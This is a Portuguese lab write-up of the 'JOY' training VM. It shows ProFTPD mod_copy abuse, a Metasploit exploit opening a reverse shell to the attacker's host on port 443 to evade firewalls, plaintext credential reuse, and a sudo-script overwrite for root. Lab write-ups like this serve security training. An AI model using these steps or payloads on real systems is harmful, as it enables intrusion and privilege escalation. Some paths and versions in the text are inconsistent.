

## Máquina 0x04 (digitalworld.local: JOY)



Por Sávio (@dissolvimento)

# Sumário

0.1	Início . . . . .	3
0.2	ProFTPD mod_copy Remote Code Execution . . . . .	5
0.2.1	Server FTP . . . . .	7
0.2.2	Utilizando mod_copy . . . . .	9
0.3	Execução do exploit com metasploit . . . . .	10
0.3.1	Configurações do exploit . . . . .	11
0.4	Acesso ao servidor . . . . .	12
0.4.1	Comando su e o pseudoterminal . . . . .	13
0.4.2	Reutilizando a vulnerabilidade do mod_copy . . . . .	14

## 0.1 Início


Máquina 4 (digitalworld.local: JOY) configurada no VirtualBox.




Com o objetivo de identificar o alvo para futuras análises, o scan inicial revela o *ip* da máquina-alvo (192.168.0.105):

```
Nmap scan report for 192.168.0.105 (192.168.0.105)  
Host is up (0.00052s latency).
```

O acesso via navegador à raiz ('/'), revelou um diretório 'ossec/'.



Ao acessar o diretório, identifica-se a presença de um IDS<sup>1</sup> OSSEC, versão 0.8, cuja análise não será abordada neste relatório:



Com o propósito de revelar as portas e seus respectivos serviços rodando, um scan é realizado com a ferramenta *nmap* no alvo

```
$ nmap -sV -p- 192.168.105
```

sendo identificado, na porta de número 21, o serviço *ProFTPD*, versão 1.2.10.

<sup>1</sup> Intrusion Detection System.

O **ProFTPD** é um servidor FTP<sup>2</sup> de código aberto que será usado para explorar a máquina-alvo:


```

nmap -sV -p- 192.168.0.105
Starting Nmap 7.97 ( https://nmap.org ) at 2025-07-02 14:17 -0300
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 83.33% done; ETC: 14:18 (0:00:02 remaining)
Nmap scan report for 192.168.0.105 (192.168.0.105)
Host is up (0.00013s latency).
Not shown: 65523 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.2.10
22/tcp    open  ssh          Dropbear sshd 0.34 (protocol 2.0)
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.4.25 ((Debian))
110/tcp   open  pop3         Dovecot pop3d
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Dovecot imapd
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
465/tcp   open  smtp         Postfix smtpd
587/tcp   open  smtp         Postfix smtpd
993/tcp   open  ssl/imap     ?
995/tcp   open  ssl/pop3     ?
Service Info: Hosts: The, JOY.localdomain, JOY; OS: Linux; CPE: cpe:/o:linu

Service detection performed. Please report any incorrect results at https://
Nmap done: 1 IP address (1 host up) scanned in 12.21 seconds
```

## 0.2 ProFTPD mod\_copy Remote Code Execution

A versão na qual o serviço está rodando é vulnerável a um ataque de RCE<sup>3</sup> que abusa das funções implementadas pelo módulo *mod\_copy* do ProFTPD. O **mod\_copy** é um *módulo* auxiliar do ProFTPD que implementa os comandos SITE CPFR e SITE CPTO, podendo ser usados para copiar arquivos/diretórios de um lugar para outro no servidor, como consta em sua **documentação**:



Rapid7

<https://www.rapid7.com> » ftp » proftpd\_modcopy\_exec

### ProFTPD 1.3.5 Mod\_Copy Command Execution

This module **exploits** the SITE CPFR/CPTO **mod\_copy** commands in **ProFTPD** version 1.3.5. Any unauthenticated client can leverage these commands to copy files.

<sup>2</sup> File Transfer Protocol.

<sup>3</sup> Remote Code Execution.

Ao buscar sobre essa vulnerabilidade<sup>4</sup>, traça-se uma lista de pontos necessários para que ela seja explorada:

- For this attack to work, though, we would need specific conditions:
1. An attacker can authenticate to the ProFTPD server whether by a user account or the anonymous account.
  2. mod\_copy is enabled.
  3. The FTP directory is also accessible from a web server.
  4. A file exists that contains PHP code, but is not currently using the PHP extension.
  5. The attacker uses the "site cpfr" and "site cpto" commands to copy the file containing PHP to a file with the PHP extension.
  6. The attacker accesses the PHP file via the web server and the code is executed.

Figura 1: Parâmetros para RCE mod\_copy.

Tradução adaptada:

Para esse ataque funcionar, no entanto, é preciso condições específicas:

1. O atacante pode autenticar no servidor ProFTPD tanto com um usuário comum quanto o usuário anonymous.
2. mod\_copy está ativado.
3. O diretório FTP também é acessível pelo servidor web.
4. Existe um arquivo que contém código PHP, mas não possui a extensão .php.
5. O atacante usa os comandos "site cpfr" e o "site cpto" para copiar o arquivo contendo o código PHP para um arquivo contendo a extensão .php.
6. O atacante acessa o arquivo PHP pelo servidor web e o código é executado.


<sup>4</sup> <https://www.bleepingcomputer.com/news/security/proftpd-vulnerability-lets-users-copy-files-without-permission/>

O parâmetro FTPPASS espera a senha do usuário FTP; nesse caso, como a busca é pelo *anonymous*, não são necessárias mudanças. O FTPUSER pede o usuário, sendo colocado *anonymous*. RHOSTS é o ip da máquina-alvo, sendo colocado 192.168.0.105. RPORT é a porta que está rodando o servidor, sendo colocado 21. Ao rodar, verifica-se que o usuário *anonymous* existe:

```
msf6 auxiliary(scanner/ftp/anonymous) > run
[+] 192.168.0.105:21 - 192.168.0.105:21 - Anonymous READ/WRITE (220 The Good Tech Inc. FTP Server)
[*] 192.168.0.105:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/anonymous) >
```


### 0.2.1 Server FTP

Posterior à verificação do ponto 2., será explorado o servidor FTP com o objetivo de preparar o ambiente para tal. Ao conectar-se com um gerenciador de arquivos qualquer<sup>5</sup>, são encontradas duas pastas, *download* e *upload*:



<sup>5</sup> Neste relatório foi usado o *nautilus*.

Em *upload*, vários arquivos são encontrados; em particular, um contém informações importantes, o *directory*:



Aparenta ser a *saída* de um comando (possivelmente `ls -lah` no diretório `/home` do usuário *patrick*):

```
Patrick's Directory
total 164
drwxr-xr-x 18 patrick patrick 4096 Jul 3 02:30 .
drwxr-xr-x  4 root    root    4096 Jan 6 2019 ..
-rw-r--r--  1 patrick patrick  0 Jul 3 02:10 2KLtZJb5xMQdx3AktjGRJzMYwAg1aFcbE83q90Wuy1rR2d51bgsKiaFJeQEpw6bk.txt
-rw-r--r--  1 patrick patrick  0 Jul 3 02:15 4FdUn6AKUAiOCXGARW6MtfuVMx0A85BW.txt
-rw-r--r--  1 patrick patrick  0 Jul 3 02:05 5SgoW9KDnoJSYWj6pU1oy23gbQ1c0SI3.txt
-rw-r--r--  1 patrick patrick  0 Jul 3 01:45 7UpBTmLjZkmS0sAqjYISsh11K0WBvTQ.txt
-rw-r--r--  1 patrick patrick  0 Jul 3 01:55 96N0IdQTUjFjxzcc0pUJ1LQXqL9F28JI.txt
-rw-r--r--  1 patrick patrick  0 Jul 3 02:20 9PWHRRnUlhYxuogBedogxNTFFiQDd6JGyHCULZbHH6Zm4pdvgFmZz826cu0W3u0W.txt
-rw-r--r--  1 patrick patrick  0 Jul 2 03:20 9UX6CvAbHTpCnn5xchtn2PBHqZUqojh6.txt
-rw-r----- 1 patrick patrick 185 Jan 28 2019 .bash_history
-rw-r--r--  1 patrick patrick 220 Dec 23 2018 .bash_logout
-rw-r--r--  1 patrick patrick 3526 Dec 23 2018 .bashrc
-rw-r--r--  1 patrick patrick  0 Jul 3 02:25 b1m5Lo0ByS66sAEtF6nMSU4vFJqMRqp7.txt
-rw-r--r--  1 patrick patrick  0 Jul 3 02:25 Buny0F04AeVTps778gfpMU4gUtqgwqgJs41FqQz7n2sR10gU8RUwEHeNvt3exXIc.txt
drwx----- 7 patrick patrick 4096 Jan 10 2019 .cache
drwx----- 10 patrick patrick 4096 Dec 26 2018 .config
-rw-r--r--  1 patrick patrick  0 Jul 3 02:00 DdS01JoSqXrf7ffTRkLv8RQPrM5CbuEy.txt
drwxr-xr-x  2 patrick patrick 4096 Dec 26 2018 Desktop
drwxr-xr-x  2 patrick patrick 4096 Dec 26 2018 Documents
drwxr-xr-x  3 patrick patrick 4096 Jan 6 2019 Downloads
-rw-r--r--  1 patrick patrick  0 Jul 3 01:25 dpIV9004JgsI45XK75FwFnRLy8pILrKS.txt
-rw-r--r--  1 patrick patrick  0 Jul 3 01:20 Eglu5fCdLPADr1lFrIrI4xj6MosPnpWmSKT5eRwJ9nFQx3Nvt6pcXMg3rJNzxcb.txt
-rw-r--r--  1 patrick patrick  0 Jul 3 01:00 f1cg51BeI3w5tAqaBhS0kfIKwIZi0K17BNzDPvBeZ0BBh4c0qa7L2z1HG5WYvKIL.txt
-rw-r--r--  1 patrick patrick  0 Jul 3 01:40 GhvTtvueKdab3gwcCcKhmlY8kkt5ZmxG.txt
-rw-r--r--  1 patrick patrick  0 Jul 3 02:10 GK05J0n2j69v57SSQ1ROE7CU0d0B7E6pM.txt
-rw-r--r--  1 patrick patrick  0 Jul 3 01:50 GN055zCN7sVsnZQpdt30ANbpzFAARrIz.txt
drwx----- 3 patrick patrick 4096 Dec 26 2018 .gnupg
```



## 0.2.2 Utilizando mod\_copy

Para verificar o ponto 2. da Figura 1, conecta-se ao servidor FTP e copia-se o arquivo *version\_control*:

```
-rw-r--r-- 1 patrick patrick 0 Jul 2 03:20 u2n12HXDbipwVA5gckF90Cdy7FiEDb  
-rw-r--r-- 1 patrick patrick 407 Jan 27 2019 version_control  
drwxr-xr-x 2 patrick patrick 4096 Dec 26 2018 Videos
```

É usado o *netcat* como ferramenta para conectar-se ao servidor FTP

```
$ nc 192.168.0.105 21
```

em seguida testam-se as funções SITE CPFR e SITE CPTO para verificar o arquivo em /home/patrick/version\_control e copiá-lo para o local do servidor FTP em /home/ftp/version\_control, respectivamente. Como consta na imagem, ambos os comandos são executados com sucesso:

```
nc 192.168.0.105 21  
220 The Good Tech Inc. FTP Server  
site cpfr /home/patrick/version_control  
350 File or directory exists, ready for destination name  
site cpto /home/ftp/version_control  
250 Copy successful
```

O ponto 3. da Figura 1 é naturalmente provado ao fazer a cópia do servidor onde roda o serviço web APACHE para o servidor FTP. Já os pontos 4., 5. e 6. são cobertos pelo exploit que será usado posteriormente.

Ao analisar o arquivo copiado (version\_control), encontram-se alguns comentários relevantes para a execução do exploit:

```

Version Control of External-Facing Services:

Apache: 2.4.25
Dropbear SSH: 0.34
ProFTPD: 1.3.5
Samba: 4.5.12

We should switch to OpenSSH and upgrade ProFTPD.

Note that we have some other configurations in this machine.
1. The webroot is no longer /var/www/html. We have changed it to /var/www
   /tryingharderisjoy.
2. I am trying to perform some simple bash scripting tutorials. Let me se
   e how it turns out.

```

Figura 2: /var/www/tryingharderisjoy

### 0.3 Execução do exploit com metasploit

Para fins de exploração da vulnerabilidade, é usado o metasploit como framework que executará o exploit:

```

msf6 auxiliary(scanner/ftp/anonymous) > search proFTPD mod_copy

Matching Modules
=====

#  Name                                     Disclosure Date  Rank
Check Description
-  ----
-----
0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22      excellent
Yes ProFTPD 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index. For example info 0, use 0 or u
se exploit/unix/ftp/proftpd_modcopy_exec

msf6 auxiliary(scanner/ftp/anonymous) > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat

```

A maioria das configurações que o exploit pede são já foram abordadas em relatórios anteriores, exceto pela raiz do servidor web (SITEPATH) que, como mostrado na Figura 2, foi trocado para /var/www/tryingharderisjoy:

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options
```

Module options (exploit/unix/ftp/proftpd\_modcopy\_exec):

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type :host:port[,type:host:port][...]. Supported proxies: http, socks4, socks5, socks5h, sapni
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

### 0.3.1 Configurações do exploit

O parâmetro RHOSTS, já conhecido, espera o ip da máquina-alvo, sendo colocado 192.168.0.105. O SITEPATH, como explicado, pede o endereço absoluto (raiz) de onde o servidor roda, sendo colocado /var/www/tryharderisjoy. LPORT pede a porta que receberá o payload, sendo colocado 443<sup>6</sup>. PAYLOAD são scripts que acompanham o exploit em sua execução, sendo colocado cmd/unix/reverse\_python:

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 192.168.0.105
rhosts => 192.168.0.105
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/tryharderisjoy
sitepath => /var/www/tryharderisjoy
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set lport 443
lport => 443
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_python
payload => cmd/unix/reverse_python
```

Ao executar o exploit, adquire-se o acesso com o usuário www-data:

<sup>6</sup> A porta 443 é escolhida com o propósito de enganar firewalls e/ou outras medidas de segurança, simulando uma conexão HTTPS comum.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 192.168.0.12:443
[*] 192.168.0.105:80 - 192.168.0.105:21 - Connected to FTP server
[*] 192.168.0.105:80 - 192.168.0.105:21 - Sending copy commands to FTP
server
[*] 192.168.0.105:80 - Executing PHP payload /w5x08Xx.php
[+] 192.168.0.105:80 - Deleted /var/www/tryingharderisjoy/w5x08Xx.php
[*] Command shell session 2 opened (192.168.0.12:443 → 192.168.0.105:5
7504) at 2025-07-02 15:50:00 -0300

whoami
www-data
```

## 0.4 Acesso ao servidor

Ao listar os arquivos, identifica-se o diretório 'ossec/' e nele um arquivo de nome 'patricksecretsofjoy'. Os demais arquivos não serão analisados neste relatório:

```
ls
EYy9ZWU.php
ossec
cd ossec
ls
CONTRIB
LICENSE
README
README.search
css
htaccess_def.txt
img
index.php
js
lib
ossec_conf.php
patricksecretsofjoy
setup.sh
site
tmp
```

No arquivo, possivelmente duas credenciais de usuário:

```
cat patricksecretsofjoy
credentials for JOY:
patrick:apollo098765
root:howtheheckdoiknowwhattherootpasswordis

how would these hack3rs ever find such a page?
```

#### 0.4.1 Comando su e o pseudoterminal

Ao tentar usar o `su` para trocar de usuário para o `root`, é impedido por não haver de fato um TTY<sup>7</sup> (apenas uma conexão simples que recebe INPUT/OUTPUT). Resolve-se isso evocando um PTY (ou *pseudoterminal*) com o `python3`<sup>8</sup>:

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
SU
su: must be run from a terminal
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@JOY:/var/www/tryingharderisjoy/ossec$
```

Ao tentar as credenciais mostradas para o usuário `root`, verifica-se que a senha está incorreta:<sup>9</sup>

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@JOY:/var/www/tryingharderisjoy/ossec$ su
SU
Password: howtheheckdoiknowwhattherootpasswordis

su: Authentication failure
www-data@JOY:/var/www/tryingharderisjoy/ossec$
```

O mesmo não ocorre para o usuário `patrick`:

---

<sup>7</sup> Terminal

<sup>8</sup> Explicação do código:

`import pty` → importa a lib *pseudotty*,

`;` → quebra a linha,

`pty.spawn("/bin/bash")` → usa a função *spawn* do *pty* para evocar o `bash` (`/bin/bash`).

<sup>9</sup> Não seria tão fácil assim.

```
www-data@JOY:/var/www/tryingharderisjoy/ossec$ su patrick
su patrick
Password: apollo098765

patrick@JOY:/var/www/tryingharderisjoy/ossec$
```

## Usuário *patrick*

Ao analisar as permissões do usuário *patrick* com `sudo -l`<sup>10</sup>, detecta-se o arquivo `/home/patrick/script/test`. A pasta `/home/patrick/script` pertence ao usuário *root*, não sendo possível acessá-la diretamente:

```
patrick@JOY:/var/www/tryingharderisjoy/ossec$ sudo -l
sudo -l
Matching Defaults entries for patrick on JOY:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
    sbin\:/bin

User patrick may run the following commands on JOY:
    (ALL) NOPASSWD: /home/patrick/script/test
patrick@JOY:/var/www/tryingharderisjoy/ossec$
```

### 0.4.2 Reutilizando a vulnerabilidade do `mod_copy`

A estratégia utilizada para obter permissões privilegiadas ainda explora a vulnerabilidade do `mod_copy`, segue a seguinte lógica: criar um arquivo (*data*) que evoca o `bash` → enviar para o servidor `ftp` → usar a funcionalidade do `mod_copy` para copiá-lo para o arquivo que o usuário *patrick* tem permissão `root` (`/home/patrick/script/test`) → e executar com o `sudo`. Desta forma, em teoria, o `sudo` chamará o `bash` e ganhar-se-á acesso `root`. Arquivo *data* criado:




```
echo "/bin/bash" > file
```

<sup>10</sup>Esse comando verifica onde (e em que arquivos) o usuário tem permissão de `sudo`.

Realiza-se o acesso ao servidor FTP e o envio do arquivo *data* com

`put data`

A terminal window with a dark background and light-colored text. The prompt is 'ftp 192.168.0.105'. The output shows a successful connection to 192.168.0.105, identifying it as 'The Good Tech Inc. FTP Server'. The user is prompted for a name and password, with 'anonymous' being used. The system type is UNIX, and binary mode is used for file transfers. The command 'put data' is entered, resulting in a successful upload of 10 bytes in 0.0028 seconds at 3.4757 kbytes/s.

```
ftp 192.168.0.105
Connected to 192.168.0.105.
220 The Good Tech Inc. FTP Server
Name (192.168.0.105:user): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put data
200 PORT command successful
150 Opening BINARY mode data connection for data
226 Transfer complete
10 bytes sent in 0.0028 seconds (3.4757 kbytes/s)
ftp>
```

Conecta-se ao servidor FTP pelo *netcat*

```
$ nc 192.168.0.105 21
```


e usam-se os comandos

```
site cpfr /home/ftp/data
```

e

```
site cpto /home/patrick/script/test
```

para, respectivamente, verificar a existência do arquivo (*data*) e copiá-lo para o arquivo *test* em */home/patrick/script/test*:

A terminal window with a dark background and light-colored text. The prompt is 'nc 192.168.0.105 21'. The output shows a successful connection to 192.168.0.105, identifying it as 'The Good Tech Inc. FTP Server'. The command 'site cpfr /home/ftp/data' is entered, resulting in a successful copy of 10 bytes in 0.0028 seconds at 3.4757 kbytes/s.

```
nc 192.168.0.105 21
220 The Good Tech Inc. FTP Server
site cpfr /home/ftp/data
350 File or directory exists, ready for destination name
site cpto /home/patrick/script/test
250 Copy successful
```

Ao executar com

```
$ sudo /home/patrick/script/test
```

obtém-se acesso privilegiado root:

```
patrick@JOY:/var/www/tryingharderisjoy/ossec$ sudo /home/patrick/script/test
sudo /home/patrick/script/test
root@JOY:/var/www/tryingharderisjoy/ossec# id
id
uid=0(root) gid=0(root) groups=0(root)
root@JOY:/var/www/tryingharderisjoy/ossec#
```